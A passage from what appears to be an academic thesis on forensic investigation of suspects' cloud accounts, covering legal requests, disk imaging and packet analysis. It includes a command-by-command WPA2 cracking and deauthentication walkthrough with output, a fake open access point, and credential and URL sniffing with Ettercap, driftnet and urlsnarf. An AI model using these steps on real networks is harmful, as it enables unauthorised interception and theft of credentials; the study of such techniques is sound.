SSL Strip is a type of MITM attack technique by which a website secured with HTTPS is downgraded to HTTP. In SSL Strip, all the traffic coming from the victim's machine is routed towards a proxy which is created by the attacker.

3.3 Approach of the procedure

Step 1. At first, the focus is to request the Cloud Service Provider on behalf of Law Enforcement Agency **if** the request is granted then it is just a matter of time to analyze the data of the cloud account of a suspected or charged person.

else Cloud Service Provider rejects the request, they do not give the access and it occurs mostly in real life. Law Enforcement Agency can find the location of the charged person. The suspect's IP location can be found through his Internet Service Provider and then it is possible to find his browsing data through the Internet Service Provider. If some illegal issues are found, then Law Enforcement Agency may seize the charged person's computer or any other digital device.

Step 2. After seizing the suspected person's computer, Forensic Image acquisition of the whole operating system of the computer has been done by Autopsy. It can analyze the image format file for finding the history of browsers, files of the hard disk, web artifacts, information of empty spaces of the hard disk to check deleted files existence and recovery of deleted files. Forensic image file format means a captured copy of an installed Operating System.

Step 3. Analysis of packets of data has been done by Wireshark. Analysis of saved pcap file of Wireshark by Network Miner has been done on the seized computer. Any packets of all kinds of protocol except Hyper Text Transfer Protocol Secure (HTTPS) are traceable.

else Law Enforcement Agency cannot seize the suspected person's computer or mobile phone due to lack of evidence and he/she is not officially charged as criminal but unofficially charged by a victim or some victims. Law Enforcement Agency can keep the suspect's under surveillance by a proper court order. The volunteer team can perform Man In The Middle Attack to observe the

suspected person's online activity. One thing must ensure that the suspected person is on the same network which can be wireless or Lan connection.

So, Two approaches have been followed those are Legal Approach and Technical Approach.

3.3.1 Legal Approach

Discussion with Cloud Service Providers

Discussion between Cloud Service Provider(CSP) and Law Enforcement Agency on behalf of the Government is needed to get access the wanted encrypted information of the suspect's data. The Law Enforcement Agency must have proper evidence, strong reason, search warrant with a court order to request the cloud service providers for accessing encrypted data of the charged person. The agency must fulfill The Terms and Condition of the Cloud Service Providers as if they cooperate with them. The agency must ensure them for given data of the user will not go in wrong hand or any other third party that means the protection of confidentiality of the given data.

A Mutual Legal Assistance Treaty (MLAT)

MLAT is needed to further collaboration with CSP because famous CSPs are from United States. An MLAT is an agreement between the U.S. and another country. MLAT defines about mutual legal assistance between two countries in legal issues, for example criminal investigations. According to an MLAT, a foreign government can request the U.S. government for help to obtain evidence from entities in the U.S., including Cloud Service Providers like Google, Dropbox, iCloud . If the U.S. government grants the request, Cloud Service Providers would cooperate about the matters those are requested.

How MLAT works

The MLAT process is simple to understand. There is a hypothetical example: A police officer in Bangladesh is investigating a case of black mailing by email. The police officer has evidence that the suspect has a Gmail account. The officer needs to know the identity of the suspect. If there is an MLAT between the Bangladesh. and the U.S., the officer can ask the Bangladesh Home Ministry to request information from the Office of International Affairs in the U.S. Department of Justice. The U.S. Department of Justice hands the request to the appropriate institution or Cloud Service Providers.

Law Enforcement Request System

Law Enforcement Request System (LERS) is a system as if a valid Law Enforcement Agency can submit legal request securely for user data to investigate. The Law Enforcement Agency has to agree with the Terms and Condition of CSPs like Google, Facebook, Dropbox and so on.

3.3.2 Technical Approach

3.3.2.1 Forensic Image Acquisition

Forensic Image Acquisition is done to capture a forensic image version file of the system. These images can be of various extension file format such as AFF, AFD, AFM these image extension format are of AFFV3 extension, there are also Raw image file format and extensions are dd, dmg, raw and much more. Examiners analyze the contents of the captured forensic image file by tools like Encase, Forensic Tool Kit, Autopsy and try to find the evidence for which the person is suspected as a criminal. This kind of procedure has been followed to analyze about Browser Forensics.

Browsers are the tool to surf the internet. So browsers deal with huge amounts of data and the history of data are stored locally in the cache folder of a browser program. Browser Forensics is to find the browsing contents that means searching for the contents of browsers in a system by taking a forensic image and analyzing the contents to find evidence for illegal activities that are prohibited by law.

Environment Setup

Installation of Virtual Machine for Forensic Image Acquisition and analysis of the captured system are done to implement the technical procedure. Two operating systems in the virtual machine, one is Kali Linux and another is Windows 7 are installed. Browsers and cloud service provider's offline client tools have been installed in windows 7 of the virtual machine to test the technical procedure. Autopsy is installed in the host operating system. In windows 7 of virtual machine, some tasks have been done these are browsing the internet and deleting file from Google/Dropbox offline client tool drive folder to test the procedure

Procedure

Forensic Image Acquisition of a vmdk image file format of windows 7 installed in VMware is done by Autopsy then selection of all options which appeared in Autopsy are done to analyze the taken forensic image. It may take few minutes or an hour or multiple hours depending on the size of the installed operating system. After successfully Forensic Image file format captured, history, browser's views, searched keyword and huge amounts of metadata, the timeline of the browsing data have been shown. Cache folder can be observed to see the viewed image on the internet, cloud server account of the suspected person.

The encrypted information is not accessible, for example, suspected person's username, password of him cloud server account because of very strong security of cloud service providers but there are some few chances to get the content of the person's cloud account. If the individual uses in his

computer offline client tool of cloud service, for example, Google client tool, Dropbox client tool, then this tool synchronized the cloud data from the person's account through the internet and keep all the files in a folder on the hard disk of the computer.

So the client folder is found including all the files in the folder. If the suspected person deleted a files or all files then there is also a chance to get back this file, there is an option view in Autopsy, by this view option the deleted files are recovered. Outputs have been shown in result section of chapter 4.

MD5 hash value of the Forensic Image File has been taken to maintain chain of custody in Digital Forensics. Quick Hash software has been used to calculate the hash value of the Forensic Image file and this is shown in figure 3.1.




Figure 3.1: MD5 Hash Calculation by Quick Hash

3.3.2.2 Analysis of captured packet

Wireshark and NetworkMiner are used to analyze the network traffic of the suspect's computer to find evidence of illegal online activities.

Environment Setup

After installing Wireshark and Network Miner software and selection of the network interface of a computer is done and the network interface can be Wireless network interface or Ethernet network interface

Procedure

After the selection of the network interface of a system in Wireshark then capture is started. Wireshark captured packets in the seized computer and shown packets of all types of protocol including packets information except HTTPS.

Analysis of network traffic in the computer is done and after saving the Wireshark captured file as pcap file, Network Miner analyzed the packets and showed information of the packets

. Output are shown in result section of chapter 4.




Figure 3.2: Packets Captured by Wireshark

In the figure 3.2 capturing packets are shown with metadata, ip addresses and protocols, where packet is coming from and where the packet is going that means source address and destination address.

3.3.2.3 Man In The Middle Attack

Man in the middle Attack is one kind of cyber attack that establish a new connection between two devices those devices are connected to each other through a computer network. Man in the Middle Attack is briefly expressed as MITM attack. MITM is shown in figure 3.3.




Figure 3.3: Man in the middle attack

This image is free to copy according to license under the Creative Commons Attribution-Share Alike 4.0 International license.

(Source:<https://commons.wikimedia.org/wiki/File:%D0%A5%D0%B0%D0%BB%D0%B4%D0%BB%D0%B0%D0%B3%D0%B0.jpg>)

In this attack, the middle man tries to gain access information that two parties are trying to send to each other. A man-in-the-middle attack allows a malicious actor to intercept, send and receive data meant for someone else, or not meant to be sent at all, without either outside party knowing until it is too late. MITM attacker attacks such a way as if victims cannot identify or understand that there is an attacker between them.

If cloud access is not given and not possible to seize the suspect's computer, then MITM can be a way to access the suspected person's computer to keep the suspect under surveillance with a proper court order. For this attack, Ettercap and Driftnet tools are used. These tools are pre-installed in Kali Linux operating system. Kali Linux is an advanced penetration testing operating system. There are some approaches for starting Man In The Middle Attack. It needs to ensure that the suspected person and digital forensic examiner stay on the same network that means they have same LAN connection or same Wireless network connection for performing MITM attack. If the

network connection is hackable, then the hacking attack will go to the network connection and this is wireless network connection because the wired network connection is very secure and it is not possible to hack the wired network connection directly.

Environment Setup

Installation of Kali Linux operating system in virtual machine. Some pre-installed tools of kali linux are used those are Ettercap, Driftnet and urlsnarf command to perform MITM.

Creating fake access point

Sometimes it is possible to hack the wireless network connection with simple passwords that means security strength of the password is not enough to be secure. After hacking wireless network connection, making a Wi-Fi access point with the hacked password can be done and the suspected person can access this network then we can monitor his online activity but sometimes the connection goes out from the victim's computer during browsing secure website because HTTP Strict Transfer Protocol (HSTS) of new version's browsers is very secure. If the password has good quality that means security strength is better, then it will be time-consuming that means it will be late to find password because aircrack-ng tool checks combinations. So, sometimes it is almost impossible to find password because of a better security of the password.

The pseudocode for password hacking a wireless connection

Step 1. Check the existence of wireless interface by specific command.

Step 2. if There is any wireless interface then set the wireless interface into monitor mode.

else if No wireless interface is detected then kill other programs that could interrupt.

This would kill Network Manager, WPA supplicant, networking service and other programs,

Usually. Re-enable Network Manager and Set the wireless interface into monitor mode.

else There is no wireless interface. Terminate the process of the terminal and no more steps.

Step 3. if Monitor mode is enabled then attacker can see Wi-Fi network of others. Attacker can see MAC addresses of the Wi-Fi Chipsets running on multiple Wireless Access Points that means every access point has a unique MAC address which is called BSSID.

Step 4. Collect further information of the access point which will be attacked.

Step 5. capture the handshake, use necessary switches to save the dump into a file. The captured file could be analyzed with Wireshark.

Step 6. Select the wanted target in send directed de-authentication attack.

Step 7. Now crack it with aircrack-ng.

Step 8. if Password is found then create fake access point by using the password to observe the suspected person's online activity.

else if The password is not found and the wireless connection of the attacker computer is okay. then we have to go for brute-force with crunch process then check the password is found or not . **if** password is found then go for cracking.

else Password is not found because of network problem or better security key.

There is a network problem in the attacker's computer or wireless connection is lost.

Commands for password hacking

01. Look for wireless interface.

```
root@kali:~# iwconfig
```

```
eth0    no wireless extensions.
```

```
wlan0 IEEE 802.11bgn ESSID:off/any
```

```
Mode:Managed Access Point: Not-Associated Tx-Power=16 dBm
```

```
Retry short limit:7 RTS thr:off Fragment thr:off
```

```
Encryption key:off
```

```
Power Management:off
```

```
lo      no wireless extensions.
```

02. Kill other programs that could interrupt. This would kill NetworkManager, wpa_supplicant, networking service and other programs, usually.

```
root@kali:~# airmon-ng check kill
```

Found 2 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time, you may want to kill (some of) them!

-e

PID Name

3232 NetworkManager

3340 wpa_supplicant

Killing all those processes...

To re-enable, type,

```
root@kali:~# /etc/init.d/networking restart
```

```
root@kali:~# NetworkManager
```

03. Set the wireless interface into monitor mode. If your wireless card does not support monitor mode, you should buy a new one.

```
root@kali:~# airmon-ng start wlan0
```

Interface Chipset Driver

wlan0 Atheros AR9285 ath9k - [phy0]

(monitor mode enabled on mon0)

Here, mon0 will be the virtual interface for monitoring.

04. Start listening.

```
root@kali:~# airodump-ng mon0
```

```
CH 7 ][ Elapsed: 1 min ][ 2016-03-27 21:44
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F4:F2:6D:58:90:2E	-65	231	7	0	8	54e	WPA2 CCMP	PSK	Panda
C4:6E:1F:66:BA:46	-72	204	0	0	11	54e	WPA2 CCMP	PSK	DUHS_10

C4:E9:84:4B:1A:46 -79	161	1	0	4	54e. WPA2 CCMP	PSK	Kureghor
EC:08:6B:28:5C:9A -82	67	4	0	1	54e. WPA2 CCMP	PSK	TP-LINK_5C9A
EE:0E:C4:0C:22:D8 -85 BRAVIA	31	0	0	4	54e. WPA2 CCMP	PSK	DIRECT-KY-
F8:D1:11:9E:54:48 -87	55	60	0	1	54e. WPA2 CCMP	PSK	...
14:CC:20:E2:2C:C4 -87	76	0	0	4	54e. WPA2 CCMP	PSK	Hafiz
C4:E9:84:CB:F0:32 -88	25	0	0	1	54e. WPA CCMP	PSK	Rabbi
C4:6E:1F:3F:08:3E -89 01717916193	75	5	0	6	54e. WPA2 CCMP	PSK	Winner_WiFi
14:CC:20:33:D9:5A -89 01717916193	39	0	0	6	54e. WPA2 CCMP	PSK	Winner WiFi
30:B5:C2:6F:D9:F0 -89	43	0	0	4	54e. WPA2 CCMP	PSK	4103
30:B5:C2:EA:79:C2 -89	32	0	0	1	54e. WPA2 CCMP	PSK	MOHIUDDIN
C4:E9:84:22:36:76 -90	13	0	0	9	54e. WPA2 CCMP	PSK	SUNNY
60:E3:27:BB:6C:64 -89	67	0	0	6	54e. WPA2 CCMP	PSK	debasiah
C4:E9:84:22:34:42 -91	48	0	0	3	54e. WPA2 CCMP	PSK	A.S.S
64:66:B3:AC:25:2E -91	35	38	0	5	54e. WPA2 CCMP	PSK	Moshiur
C8:3A:35:3A:A3:20 -91	6	0	0	6	54e WPA CCMP	PSK	Tenda_3AA320
E8:DE:27:49:58:4E -92	48	0	0	11	54e. WPA2 CCMP	PSK	Mostafa_Home
C0:A0:BB:1B:66:04 -92	2	0	0	11	54e. WPA2 CCMP	PSK	Dot com internet
C4:E9:84:4B:B0:20 -92	3	0	0	3	54e. WPA2 CCMP	PSK	Blackstar
A0:63:91:0D:65:2C -86	1	4	0	1	54e. WPA2 CCMP	PSK	Disturbed
14:CC:20:90:E8:54 -91	11	0	0	1	54e. WPA2 CCMP	PSK	MR Rana

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	0C:41:3E:C2:4F:CE	-76	0 - 1	0	3	
(not associated)	12:C4:EF:3E:0F:8C	-82	0 - 1	0	23	
(not associated)	54:14:73:E9:2B:50	-90	0 - 1	0	2	
(not associated)	E4:90:7E:F2:6C:6F	-90	0 - 1	0	4	
(not associated)	B4:82:FE:60:DD:AC	-92	0 - 1	0	10	
(not associated)	10:A5:D0:42:BE:DE	-88	0 - 1	0	2	arif
F4:F2:6D:58:90:2E	6C:71:D9:9D:36:35	-49		0 - 1	0	51
F4:F2:6D:58:90:2E	78:F7:BE:DA:77:5B	-42		0 - 6	0	5
F8:D1:11:9E:54:48	00:11:22:A0:86:77	-82	5e- 1	0	65	KNOCKBD_Network
F8:D1:11:9E:54:48	D0:A6:37:82:11:64	-880	- 1	0	3	KNOCKBD_Network
F8:D1:11:9E:54:48	34:23:BA:93:20:46	-850	- 1	0	4	
C4:E9:84:22:34:42	B8:B4:2E:86:36:FA	-89		0 - 1	0	6

This is the high time to collect information about your neighboring wireless devices.

Note that, your mon0 interface is hopping through different channels, and the current channel is being displayed over the top.

From the above information you can see at which channel your target AP is operating.

And from the power level, you get some idea on how far it is from you.

At this point you can broadcast a deauthentication frame impersonating the AP. But a directed attack is more effective.

05. Collect further information about the associated devices.

```
root@kali:~# airodump-ng --bssid F4:F2:6D:58:90:2E -c 8 mon0
```

```
CH 8 ][ Elapsed: 1 min ][ 2016-03-27 21:55
```

```
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
```

```
F4:F2:6D:58:90:2E -62 100      589   680   0  8 54e. WPA2 CCMP PSK Panda
```

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
F4:F2:6D:58:90:2E	6C:71:D9:9D:36:35	-32	0 - 1	0	36	
F4:F2:6D:58:90:2E	68:A0:F6:FD:CC:4E	-44	1e- 1	0	17	
F4:F2:6D:58:90:2E	78:F7:BE:DA:77:5B	-46	0e- 6	0	1074	

If attacker wants to capture the handshake, the attacker uses necessary switches to save the dump into a file.

```
root@kali:~# airodump-ng --bssid F4:F2:6D:58:90:2E -c 8 mon0 -w cap.cap
```

where cap.cap is the filename.

The capture file could be analyzed with Wireshark or tshark.

Applying filter “eapol” will filter out others keeping only the key and the handshakes.

06. Select your target in send directed deauthentication attack.

```
root@kali:~# aireplay-ng --deauth 100 -a F4:F2:6D:58:90:2E -c 78:F7:BE:DA:77:5B mon0
```

```
root@kali:~# aireplay-ng --deauth 100 -a F4:F2:6D:58:90:2E -c 68:A0:F6:FD:CC:4E mon0
```

```
root@kali:~# aireplay-ng --deauth 100 -a F4:F2:6D:58:90:2E -c 6C:71:D9:9D:36:35 mon0
```

07. Now crack it with aircrack-ng.

```
root@kali:~# aircrack-ng -a 2 -b 6A:A0:F6:FD:CC:4E -p 2 -w /usr/share/webslayer/
```

```
wordlist/others/names.txt cap.cap-01.cap
```

where /usr/share/webslayer/wordlist/others/names.txt is the dictionary file.

and cap.cap-01.cap is the capture file.

If a password is not found, then we have to go for brute-force with crunch.

```
root@kali:~# crunch 8 8 12345678 | aircrack-ng -a 2 -b 6A:A0:F6:FD:CC:4E -p 2 cap.cap-01.cap -w-
```

Crunch will now generate the following amount of data: 150994944 bytes

144 MB

0 GB

0 TB

0 PB

Crunch will now generate the following number of lines: 16777216

Opening cap.cap-01.cap

Reading packets, please wait...

Aircrack-ng 1.2 rc1

[00:03:26] 342392 keys tested (1603.78 k/s)

KEY FOUND! [12345678]

Master Key : A4 F3 73 E9 A3 97 3C F9 EF 30 BC 33 F4 FD 3C CA

0C D8 ED A7 49 5A D2 44 BC A7 87 20 EA 4E C5 CA

Transient Key : F2 3F 32 95 22 77 DC 26 E2 66 97 EE 00 FC 95 11

8B A6 B1 6B 68 4B 82 C3 10 70 EA A0 AA 9F C9 CF

D1 F6 8B CC D0 BD 17 0C CA 35 55 FE AA AF 07 E1

4E 58 80 75 1C A9 7A 3E 41 E3 21 F0 25 73 BA 0F

EAPOL HMAC : E1 BE 79 82 42 9A 7D EE F3 CA 69 3D 1A 12 02 D3

Setting up a fake access point

It is almost impossible for hacking the wireless network password which has a better strength security. Fake access point can be created by Wi-Fi Pumpkin tool in Kali Linux operating system. After installing the tool, access point setting can be done by the tool easily. Actually it is a trap to make the suspected person use this access point as if the Law Enforcement Agency can track his browsing data.

Name of the fake access point is as free Wi-Fi or free Wi-Fi zone as if the suspected person uses this and ensuring the good signal strength of the fake access point is needed. The fake access point can be made free from security key that means wireless security is not enable that means there is no password in the fake access point. Then by pressing start access point the attack will begin. Mac address of those users who use this fake access point are shown. If the suspected person use this account, his browsing data even encrypted data can be seen. It is helpful to find evidence of the attacked user's online activity.

Procedure

MITM Attack should be performed with the official permission of Law Enforcement Agency. If the same network established which can be wireless or wired LAN connection between the attacker and the suspected person, then Man In the Middle Attack can proceed.

Driftnet is used to capture an image of other devices online data and those devices are on the same network with the attacking device from which driftnet captures the image. Ettercap is launched and target a host that means a user's computer or device in the same network. After checking the network interface, then sniffing are done by Ettercap through MITM. Experimentation is done by using this sniffing tool on VMware. Demonstration of Driftnet image capture, Urlsnarf command, captured packet analysis by Wireshark and SSLSTRIP with MITM Framework during the MITM attack are done.




Figure 3.4: MITM attack started by Ettercap

In the figure 3.4, MITM attack and targets are shown. Sniffing are started by clicking Mitm option and start sniffing. Driftnet tool can be launched by writing this command “driftnet -i eth0”, by the driftnet tool to see the image of browsing data. Driftnet tool appear as a black window after writing the command is shown in figure 3.5.




Figure 3.5: Driftnet Tool launched

The command “urlsnarf”

The urlsnarf command is very powerful command to see the websites link of other devices at the same network which devices are targeted by MITM attack. Here is the screenshot of urlsnarf command and its effectiveness are shown in figure 3.6.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# urlsnarf -i eth0  
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

Figure 3.6: The Urlsnarf command

The image of the terminal that urlsnarf command is responsible for bringing other device’s users browsing website link in the terminal and opening the link address of a website are shown in the result part of chapter 4. This approach has limitation. It does not work in HTTP Strict Transport Protocol (HSTS) supported browsers.

Captured packet analysis by Wireshark through MITM attack

Wireshark is a tool that captures packet data and analyze them. It is mostly used for network troubleshooting, sniffing packets. Wireshark tool can sniff login credentials but it does not work in https protocol Wireshark has this limitation like driftnet and urlsnarf.

HTTP captured packets in the Wireshark and the information of a captured packet are found by double clicking the packet , those information are the url link and username and password of the victim. These results are shown in result section of chapter 4.

Performing SSL Strip through MITM attack

